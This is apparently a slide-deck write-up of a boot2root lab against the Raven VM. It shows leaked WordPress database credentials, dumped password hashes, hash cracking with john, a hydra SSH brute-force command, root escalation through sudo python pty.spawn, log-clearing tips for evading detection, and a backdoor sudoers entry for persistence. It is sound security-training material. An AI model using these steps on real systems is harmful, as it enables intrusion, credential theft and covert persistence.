/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

wp-config.php

Post-Exp – MySQL Access




```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> 
```

Post-Exp – MySQL Access




```
mysql> select * from wp_users;
+----+------------+------------------------------------+----------------+-------------------+----------+---------------------+--------------
-------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename  | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name |
+----+------------+------------------------------------+----------------+-------------------+----------+---------------------+--------------
-------+-------------+--------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael        | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael      |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven         | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+----------------+-------------------+----------+---------------------+--------------
-------+-------------+--------------+
2 rows in set (0.00 sec)

mysql> █
```

Post-Exp – Flags 3 and 4




```
mysql> select * from wp_posts;
+----+-------------+---------------------+---------------------+------------------------------
```



```
                            | flag3         |              | draft       | open           | open         |               |               |
      |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                        |           0 | http://raven.local/wordpress/?p=4
                         |          0 | post    |                |            0  |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}


                            | flag4         |              | inherit     | closed         | closed       |               | 4-revision-v1 |
      |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                        |           4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |          0 | revision  |                |            0  |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```


Post-Exp – Obtaining Root Access

- Michael’s Account did not have sudo Access
- Restricted ability to write and execute
- Alternative: Try Steven’s account




```
| 1 | michael     | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael     | michael@raven.org |     | 2018-08-12 22:49:12 |
                 0 | michael        |
| 2 | steven      | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven                                | 2018-08-12 23:31:16 |
                 0 | Steven Seagull |
```

Steven’s Hash



```
root@Kali:~/Desktop# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
```

Post-Exp – Escalate Privilege Flag4



```
michael@target1:~$ ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 17 08:31:33 2021 from 192.168.1.90
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# cd /
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/# cd root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```

sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’

Alternative: sudo /usr/bin/python -> import os -> os.system(‘ /bin/bash’)

Key Exploits

```
Nmap –sS –A 192.168.1.110
```

```
wpscan –url http://192.1.110/wordpress -eu
```

HTTP: Open port 80, allowed use of wpscan to identify users

Detection: HTTP Error alert, HTTP request Size alert

```
ssh michael@192.168.1.110
```

```
hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110 -t 4
```

SSH: Open port 22/ ssh to gain user shell

Detection: Failed login attempts, SSH logins, set off HTTP error alert

```
sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’
```

Privilege escalation to root using python.spawn to initiate a simultaneous, independent process

Detection: File logs documenting use of ‘Sudo’, CPU usage alert

Avoiding Detection

- Using the –sS option in nmap to minimize chances of detection, it tricks the system with a `partial connection`, SYN SYNACK RST instead of the full connection SYN SYNACK ACK only to reveal a port


- Specifying the detection mode to be 'passive' with wpscan, in that case the scan is not aggressive and only looks for important vulnerabilities

- Log tampering can be performed, can use clearlogs.exe or using clearev in meterpreter

- Injecting Packets with bad checksum- pcket squirrel for covert remote access

Maintaining Access

Creating a new user : kali using Steven’s account




```
$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
$ sudo python -c 'import pty;pty.spawn("bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python2.7/pty.py", line 167, in spawn
    os.execlp(argv[0], *argv)
  File "/usr/lib/python2.7/os.py", line 329, in execlp
    execvp(file, args)
  File "/usr/lib/python2.7/os.py", line 346, in execvp
    _execvpe(file, args)
  File "/usr/lib/python2.7/os.py", line 370, in _execvpe
    func(file, *argrest)
OSError: [Errno 2] No such file
$ ^[[A^[[A^[[B^[[B
-sh: 27: : not found
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# ls
root@target1:/home/steven# whomi
bash: whomi: command not found
root@target1:/home/steven# whoami
root
```

Obtaining Root access


Maintaining Access

Accessing the sudoers file with root privileges



```
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
```


Maintaining Access



```
  GNU nano 2.2.6              File: /etc/sudoers.tmp                      Modified

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
kali ALL=(ALL) NOPASSWD: /usr/bin/python /etc/apt


^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```

Maintaining Access

Successful login as Kali user



```
root@Kali:~# ssh kali@192.168.1.110
kali@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 19 06:56:47 2021 from 192.168.1.90
kali@target1:~$
```

Thank you

The End